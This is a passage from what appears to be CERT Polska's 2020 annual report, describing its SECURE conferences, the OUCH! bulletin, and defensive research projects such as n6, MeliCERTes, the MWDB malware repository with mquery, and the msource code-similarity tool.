An additional task was to design an optimal mission plan consisting in taking a photo with a real satellite. The teams had to select satellite orientation control parameters so that the photo taken meets the requirements set by the organisers. The Polish team prepared the best mission plan, which was carried out on the second day of the competition through a satellite placed in earth orbit. The mission consisted in taking a photo of the Moon.





Figure 16. Photo of the Moon taken as part of the mission plan prepared by the Polish team.

The Poland Can Into Space team won the second place in the main final category and received an award of USD 45,000. The American PFS team took the first place and the German FluxRepeatRocket team took the third place.





SECURE

In 2020, NASK PIB was the organiser of a series of conferences under the SECURE brand. As always, CERT Polska took care of the content and the attractive programme of the event. SECURE 2020 was organised jointly with NASK SA for the third time. Due to the epidemic situation related to the COVID-19 pandemic, the lectures were held remotely. Participation in all meetings was free of charge. Despite the difficult networking, which is an indispensable element of such events, the valuable content of the speakers' presentations made up for any shortcomings.

The cycle of meetings was opened by SECURE Early Bird, i.e. a one-day technical seminar, whose third edition took place on 16 June 2020. Łukasz Siewierski from Google was a special guest and gave a lecture entitled 'Zen – a complex system of malicious applications for the Android platform'. Specialists from CERT Polska and NASK talked about the Karton project, whose purpose is to connect systems analysing malware into a coherent pipeline (Paweł Srokosz), the FLDX system and the autonomous protection of network bandwidth during the current epidemic (dr hab. eng. Michał Karpowicz), as well as about 'How to collect bad data for a good purpose' (Jarosław Jedynek).

The main event, i.e. the two-day SECURE conference, took place on 6-7 October 2020. The event was divided into four independent thematic paths: Cyber for everyone (main plenary session), Hardcore (technical path), Managerial (path regarding the management of safety and teams) and Policy (covering strategies, policies and regulations).

The first day of the conference was opened by Lance Spitzner from SANS Security Awareness with a presentation entitled 'Social Engineering Attacks – Why They Are So Effective, and How the Bad Guys are Getting Even Better', discussing the development of socio-technical attacks, their increasing effectiveness and ways to combat them. The second day of the conference began with a presentation by Adam Haertle from Zaufana Trzecia Strona, entitled 'How to love these e-mails, how to steal millions'.

Within the individual paths, the best specialists from cybersecurity, such as dr Marco Balduzzi (Trend Micro), John Salomon (FS-ISAC), Robert Lipovsky (ESET), Adam Lange (Standard Chartered Bank), dr eng. Agnieszka Gryszczyńska or Michał Leszczyński (CERT Polska), gave presentations. While listening to the presentation during the Hardcore path, we could find out, for example, how to identify authors of exploits and how to use this information

to create signatures, which was discussed by Itay Cohen and Eyal Itkin from Check Point Research. As part of the Managerial path, Piotr Borkowski from Standard Chartered Bank presented how Red Teams can change the cybersecurity in the organisation. In addition to numerous presentations during the Policy path, there were also two debates. The first day of the conference was closed with a debate on observations concerning the operations of the National Cybersecurity System until the

conference. On the second day, there was an Oxford debate whose participants discussed 'Whether COVID-19 affected the course of the digital revolution'.

The recordings of this SECURE conference and its previous editions can be viewed on YouTube CERT Polska⁷.



⁷ <https://www.youtube.com/user/CERTPolska/videos>





Ouch! bulletin

Since 2011, CERT Polska has been preparing the Polish version of the 'OUCH!' education bulletin. This is the publication of the SANS Institute in the form of a two-page monthly magazine, addressing cybersecurity aspects in everyday contact with technology in a language understood by everyone.

In 2020, it was possible to learn from 'OUCH!' about ransomware, fake information, child online safety, as well as safety of video conferences.

'OUCH!' is available under the Creative Commons BY-NC-ND 3.0 licence, which means that the bulletin can be shared freely in any organisation, provided that it is not used for commercial purposes. All Polish issues may be found at the address: <https://cert.pl/ouch>.





Projects

In 2020, CERT Polska participated in several research and execution projects. Below, we describe the tasks performed by our team and related products.

RegSOC

Together with the NASK's Information and Network Security Methods Team, we continue to develop systems for automatic analysis of threats distributed via electronic mail, in particular related to malware and phishing. Works are carried out as part of the RegSOC (Regional Cybersecurity Centre) project conducted by a consortium led by the Wrocław University of Science and Technology.

In 2020, we developed a system identifying spam campaigns on the basis of a large number of messages. The spam analysed is collected from many sources, including:

- SMTP honeypots attracting spammers (so-called spampots),
- domains registered specifically for collecting unwanted e-mail messages,
- sandboxes,
- anti-spam filters.

An important milestone was the addition of integration with the MISP data exchange platform, which significantly facilitates the exchange of acquired information with other SOC and CSIRT teams.

The project is co-financed by the National Centre for Research and Development under the CyberSecIdent programme, agreement number CYBERSECIDENT/381690/II/NCBR/2018.

MeliCERTes

In January 2020, we started works on the MeliCERTes project (SMART 2018/1024) under a contract with the European Commission, in which the NASK is the leader of an international consortium developing the MeliCERTes platform. The Platform serves as a cooperation tool for the European CSIRT Network (CSIRTs Network), consisting of representatives of CSIRTs of all EU Member States, CERT-EU and the European Commission as an observer. The main objective of the MeliCERTes project is to enable effective exchange of operational information between CSIRT teams in order to detect and prevent incidents and to coordinate responses at the European level.

Within the project, systems for exchange of information about threats such as MISP⁸ and IntelMQ⁹ will be developed and maintained and new tools will be implemented, e.g. for the collection of information about vulnerabilities, the analysis of malware on a large scale, and the detection of data leaks. Particular emphasis will be placed on the needs of new CSIRTs. The ENISA (European Union Agency for Network and Information Security), which handles central components of the platform, plays an important role.

The project will last for three years and the consortium includes national level CSIRTs from Austria (CERT.at), Estonia (CERT-EE), Luxembourg (CIRCL), Slovakia (SK-CERT), and an international company Deloitte.

Study on proactive detection of incidents for ENISA

In 2020, CERT Polska cooperated with the European Union Agency for Network and Information Security (ENISA) in a study on tools and sources of information enabling the proactive detection of network security incidents. Proactive incident detection

is defined as early detection by CSIRT of undesirable effects before other units within the organisation, or external entities report an incident.

This is the second edition of this study – the previous one was performed in 2011 also by our team¹⁰. The results of the study were published in a three-part report and the catalogue is available in a special repository on the GitHub website.

The purpose of the project was:

- to create a list of available methods, tools, actions and external sources of information that are helpful in the proactive detection of network incidents,
- to identify good practices and to recommend major areas for improvement, with particular emphasis on new and existing CSIRT teams in Europe,
- to create a list of recommendations for policymakers to improve the detection of network incidents in the European Union.



Figure 17. Scheme of the methodology used in the project. Source: ENISA.

⁸ <https://www.misp-project.org/>

⁹ <https://github.com/certtools/intelmq>

¹⁰ <https://www.enisa.europa.eu/topics/csirt-cert-services/proactive-services/proactive-detection>

The first part of the report presents the results of the survey concerning the tools and data sources used for the proactive detection of incidents by European CSIRTs. The tools included such categories as systems for detecting network attacks, vulnerability scanners, systems of monitoring end points and honeypots. The analysed information sources included URL addresses related to malware and botnets, indicators of compromise (IoC), and information about vulnerabilities. One of the main aspects of the survey was the assessment of the usefulness of tools and sources as well as problems encountered by CSIRTs in their implementation. The results of the survey were also compared with the study from 2011. It allowed the analysis of trends and changes in the context of tools and data sources used by CSIRTs that occurred during the almost decade between these studies.

The second part of the report focuses on the qualitative analysis of the tools and information sources selected on the basis of the survey conducted. The tools were assessed on a four-level scale in terms of such features as ease of use, accuracy, scalability or completeness of information; a similar scheme was applied to information sources.

The third part of the report presents a list of good practices, including recommended types of tools and information sources, and indicates general weaknesses of the available solutions. The report recommends four key actions that CSIRTs can take to ensure early detection of incidents: monitoring end devices with the use of SIEM (Security Information and Event Management) systems, logging network flows (e.g. Net-Flow), analysing the DNS protocol network traffic and monitoring the media (e.g. social media accounts, industry publications). Actions at the pan-European level that can support companies and institutions in this area were also indicated.

An integral part of the study is the repository on the GitHub website, which contains lists of types of tools and information sources useful in the proactive detection of network incidents together with the assessment of their usefulness. In addition, there are examples of specific tools or data sources with information about their licence, project website, and access method, with emphasis on tools available under open-source licences and non-commercial sources. As an assumption, the repository is a public document to which comments and amendments can be submitted so that it can become a reference list useful for CSIRTs. Repository address: <https://github.com/enisaeu/irtools>.

All three parts of the report are available on the ENISA website¹¹.

Training materials for ENISA

In the second half of 2020, we worked on the extension of training materials for ENISA. It was a continuation of our previous project, which resulted in the creation of a new training course involving the configuration and practical use by CSIRT/SOC teams of a set of interoperable tools. The previous set of materials (Orchestration of CSIRT Tools) is available for download from the ENISA website¹².

New tasks demonstrate the possibilities of using open source tools to analyse and respond to complex incidents. The tools included are, for example, TheHive¹³, Moloch¹⁴, Kibana¹⁵ and MISP¹⁶. Examples of scenarios that are training elements include a multi-stage ransomware attack and a simulated DoS attack. Updated materials will be published by ENISA in 2021.

¹¹ <https://www.enisa.europa.eu/publications/proactive-detection-measures-and-information-sources>

¹² <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational#Orchestration>

¹³ <https://thehive-project.org/>

¹⁴ <https://molo.ch/>

¹⁵ <https://www.elastic.co/kibana>

¹⁶ <https://www.misp-project.org/>

AMCE

In 2020, we continued a wide range of works financed from the AMCE (Advanced Threat Monitoring and Cooperation on the European and National Levels) project. As part of the project, we developed a number of analytical and information exchange systems.

- MWDB: Platform for the exchange of information about malware (see below);
- Karton: System for the development of applications based on microsites (used by the MWDB) – see page 65;
- Drakvuf Sandbox: System for automatic analysis of malware; description on page 65;
- mquery: Tool for an effective search of a large number of files with the use of the YARA language¹⁷.
- Hfinger: Tool for the identification of characteristics of HTTP requests; see page 67;
- mtracker: System for tracking botnets through emulation of protocols used by malware: mtracker¹⁸;
- internal tools supporting the maintenance of the Warning List¹⁹.

Within AMCE we are also developing the n6 platform (Network Security Incident eXchange), our proprietary system for automatic collection, processing and distribution of information about network threats. It allows our team to transfer data to network owners, administrators and operators. Information about threats that we make available includes:

- infected computers (bots),
- phishing websites,
- infrastructure controlling botnets,
- websites disseminating malware,
- sources of attacks on network services.

The system supports many types of information sources, including information from other CSIRT teams, commercial companies, non-profit organisations and independent researchers. We use it to process and deliver millions of security incidents to appropriate recipients per day. In 2020, with the use of n6, we collected more than 213 million security incidents, 121 million of which concerned IP addresses of Polish operators. Detailed statistics on threats determined on the basis of data collected in n6 are presented in the last chapter of this report.

An important part of AMCE is also the maintenance of the infrastructure of the honeypot global network developed in the SISSDEN project²⁰, which was described in previous annual reports. Sensors are based on specially prepared honeypots, which emulate services that are frequent targets of attacks, e.g. Telnet servers, WWW, RDP. Due to the cooperation with Shadowserver, a non-profit organisation fighting threats in cyberspace, which deals with the current maintenance of the honeypot network, information about attacks is sent to network owners in the form of free reports²¹. In Poland, data are available through the n6 platform.

The AMCE project is co-financed by the Connecting Europe Facility, grant no. 2018-PL-IA-0168.

MWDB

One of the projects conducted by the CERT Polska team is the **MWDB project**, i.e. a repository of information about malware, made available to malware analysts from all over the world. In 2020, due to the systematic development of the project implemented mainly within AMCE, several significant milestones were achieved.

So far, the MWDB name has meant the following website <https://mwdb.cert.pl/login>, where each analyst could register an account after prior verification and obtain access to information about malware from analyses conducted by CERT Polska. In October 2020,

¹⁷ <https://github.com/CERT-Polska/mquery>

¹⁸ <https://www.cert.pl/en/posts/2018/01/mtracker-our-take-malware-tracking/>

¹⁹ https://www.cert.pl/posts/2020/03/ostrzezenia_phishing/

²⁰ <https://sisssden.eu/>

²¹ Example of a report created on the basis of the SISSDEN sensor network: <https://www.shadowserver.org/what-we-do/network-reporting/honeypot-brute-force-events-report/>

the website code was publicly issued, i.e. **the mwdb-core** software, which allows establishing an analogous repository of samples in one's

own malware analysis laboratory. Due to this, each analyst may establish their own MWDB and connect samples with information from their own analyses.




Figure 18. Screenshot presenting the mwdb-core project on the GitHub website.

The software is available within the GitHub website²² under the free GNU AGPL v3 licence, which means that it can also be used for commercial purposes. In addition to the code, there is also a link to extensive documentation²³ that guides the user step by step through key functions of the system.




Figure 19. Screenshot presenting the homepage of the mwdb-core documentation.

²² <https://github.com/CERT-Polska/mwdb-core/>
²³ <https://mwdb.readthedocs.io/en/latest/>

Apart from the [mwdb-core](#) project, the **Karton** project which constitutes the analytical background of the [mwdb.cert.pl](#) website was also published. It is a framework that allows individual elements of the laboratory to be communi-

cated and data from the analysis to be easily enriched with the use of custom-written Python scripts. This project is integrated with the MWDB, which allows, for example, monitoring the status of the analysis for a given sample.




Figure 20. Status of the Karton analysis visible at [mwdb.cert.pl](#).



The [mwdb.cert.pl](#) website was also enriched by several significant extensions. One of the most useful extensions is the integration with another CERT Polska project called [mquery](#)²⁴.

The integration with [mquery](#) allows users to quickly search the collection of samples contained in the MWDB using Yara rules. Through this, analysts can search the MWDB for a specific type of malware, even if it has not been identified by our analytical background. They can also test the effectiveness of their own rules, correlating the results returned by the rule with information about the family identified by the MWDB.

²⁴ <https://github.com/CERT-Polska/mquery>

Query finished! Check results of [ODFII5EJ1OAV](#) query.

Processing query ODFII5EJ1OAV

Status: done (6298 / 6298 files processed)

100%

```

1 rule win_zloader_auto {
2
3   meta:
4     author = "Felix Bilstein - yara-signator at cocacoding dot com"
5     date = "2020-05-30"
6     version = "1"
7     description = "autogenerated rule brought to you by yara-signator"
8     tool = "yara-signator v0.4.0"
9     tool_config = "callsandjumps;datarefs;binvalue"
10    malpedia_reference = "https://malpedia.caad.fkie.fraunhofer.de/details/win.zload
11    malpedia_rule_date = "20200529"
12    malpedia_hash = "92c362319514e5a6da26204961446caa3a8b32a8"
13    malpedia_version = "20200529"
14    malpedia_license = "CC BY-NC-SA 4.0"
15    malpedia_sharing = "TLP:WHITE"
16
17    /* DISCLAIMER
18     * The strings used in this rule have been automatically selected from the

```

Figure 21. Screenshot presenting the operation of mquery within the mwdb.cert.pl website

Due to the growing popularity of the [mwdb.cert.pl](#) website, several external integrations were also set up. One of the examples is the **MalwareBazaar** repository run by abuse.ch, where [mwdb.cert.pl](#) is among the services to which all samples are sent in order to identify the family of malware.

Vendor Threat Intelligence

ANY.RUN Malicious	+
BitDam Malicious	+
ClamAV Detected	+
Dr. Web vxCube Malware	+
DocGuard Malicious	+
InQuest MALICIOUS	+
Joe Sandbox AgentTesla	+
CERT.PL MWDB agenttesla	+

Figure 22. Examples of websites that are sources of information for MalwareBazaar.

Each sample in MalwareBazaar is also available to users of the mwdb.cert.pl website. If the identification of the type of malware is successful, users also have access to the static configuration and other additional information about the given sample.

Figure 23. View of a sample from MalwareBazaar on the mwdb.cert.pl website.

CERT.PL MWDB

Top malware family on MalwareBazaar.




Figure 24. Statistics of families in MalwareBazaar identified by the mwdb.cert.pl²⁵ website.

During 2020, the mwdb.cert.pl website:

- analysed 492,000 samples of malware,
- obtained 22,000 unique configurations from them,
- registered accounts for 324 new analysts.

To sum up, at the end of 2020, 654 external analysts were registered on the mwdb.cert.pl website. The system is dedicated to professionals analysing malware. Only people who can prove their affiliation, e.g. as employees of CERT, a company team responsible for cybersecurity or a university dealing with malware research, may request the creation of an account.

²⁵ Source: <https://bazaar.abuse.ch/statistics/#mwdb>

If you meet the above conditions and you are interested in joining this group, use the registration form available at <https://mwdb.cert.pl/register>.

SPARTA

Since 2019, NASK has been participating in the SPARTA European research project²⁶ (Strategic Programs for Advanced Research and Technology in Europe). It is one of four major pilot programmes aimed at the creation of the European Cybersecurity Competence Centre (SU-ICT-03-2018 competition). We are a member of a large consortium (more than 40 entities) consisting of leading European units dealing with research in the area of the ICT security.

CERT Polska is involved primarily in one of the research sub-programmes: T-SHARK. Its aim is to create methods which will allow the use of rich sources of information about threats to create an overall situational picture. This will allow making quicker and more accurate decisions regarding defence against attacks on ICT systems. Our research area concerns the analysis of malware on a large scale. Below, we present two systems created and developed within the project: msource and a classifier of malware families using ApiVectory.

The SPARTA project is financed from the Horizon 2020 programme, grant no. 830892.

msource

msource is a tool that identifies similarities in binary codes to support processes of the classification of new malware samples and reverse engineering. As the source codes of malware families usually do not change completely,

but undergo many iterative changes, each of which adds part of a new functionality, we can automatically identify new samples belonging to the same family. This saves analysts' time and allows the detection of new versions of malware which have not been analysed so far, and then the submission of warnings and the prevention of infections.

For this purpose, msource disassembles the samples to obtain the code of all functions contained in it. The next stage of data processing is to create 'generic functions' by removing arguments of individual instructions, which results in obtaining a simple approximate representation of functions as a sequence of operation codes (opcodes). The detection of identical or similar generic functions allows the identification of code shared between samples. The high effectiveness of this method allows its application to large sets of malware.

The first prototype of the tool was created in 2019, while last year we introduced the following improvements:

- we moved from the decompilation of functions to the disassembly, as this approach gave better results on actual data from the MWDB platform;
- we developed the project with the support of many disassemblers such as Retdec1 and SMDA2;
- we added the possibility to add tags to generic functions, through which an analyst receives information about the 'known' code included in the sample tested;
- we made a plugin to IDA Pro facilitating the analyst's interaction with the system.

²⁶ <https://www.sparta.eu/>

First binary 13a4c32651cf6fd41d1f01eb51beb01c16609bb292e444e808c91f32607892fd
 Second binary 654b53b4ef5b98b574f7478ad11192275178ca651d9e8496070651cd6f72656a

Exact matches (39)

Canonical	First	Second	
41	function_12962	function_8654	exact sha256
40	function_12744	function_14174	exact sha256
29	function_10254	function_6926	exact sha256

Close matches (10)

First	Second	Similarity	
function_20120	function_12548	0.9940476190476191	close mnemonic
function_16960	function_11820	0.9762845849802372	close mnemonic
function_21914	function_10912	0.9724770642201835	close mnemonic

Unmatched

Left (39)

- function_15864
- function_406201
- function_4065d0

Right (15)

- function_15840
- __w32_sharedptr_initialize
- function_15328

Figure 25. Main web interface of msource, view of the comparison of two samples selected.

1. <https://retdec.com>
2. <https://github.com/danielplohmman/smda>

Classification based on system APIs used

One of the possible approaches to the classification of files in order to assign them to known families of malware is the comparison of system APIs used by them.

